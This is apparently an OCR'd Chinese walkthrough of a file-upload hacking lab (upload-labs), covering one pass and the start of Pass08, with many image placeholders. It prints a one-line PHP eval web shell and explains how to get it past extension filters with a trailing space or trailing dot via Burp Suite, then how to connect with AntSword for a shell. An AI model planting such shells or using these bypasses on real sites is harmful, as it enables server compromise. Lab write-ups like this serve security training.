





方法二

- 首先编写脚本`SevenSecondMethod.php`


```
<?php @eval($_POST['SevenSecond']); ?>
```




- 上传相应的后台脚本`SevenSecondMethod.php`




- 用`burpsuite`拦截然后修改`SevenSecondMethod.php`为`SevenSecondMethod.php `即在文件后面加一个空格，然后发现上传成功




- 右键打开图片网址找到上传文件`SevenSecondMethod.php`的网址







- 在蚁剑添加数据，并配置相应的参数，`URL地址`填写上传文件的网址，`连接密码`根据脚本`SevenSecondMethod.php`里的数据填写



- 配置成功后发现可连接成功




- 双击已经添加的数据，发现`getshell`成功




Pass08

方法一

- 首次查看提示




- 查看源代码，发现缺少了`deldot`函数（用于删除文件名最后一个点，如果有多个连续的.... 会全部删除）。但是依据`Windows`系统保存文件的特性同样会删除文件后缀名的`xxx.php.`最后的点`.`则最后上传的文件还是`xxx.php`




- 编写相应的脚本文件`EightFirstMethod.php`

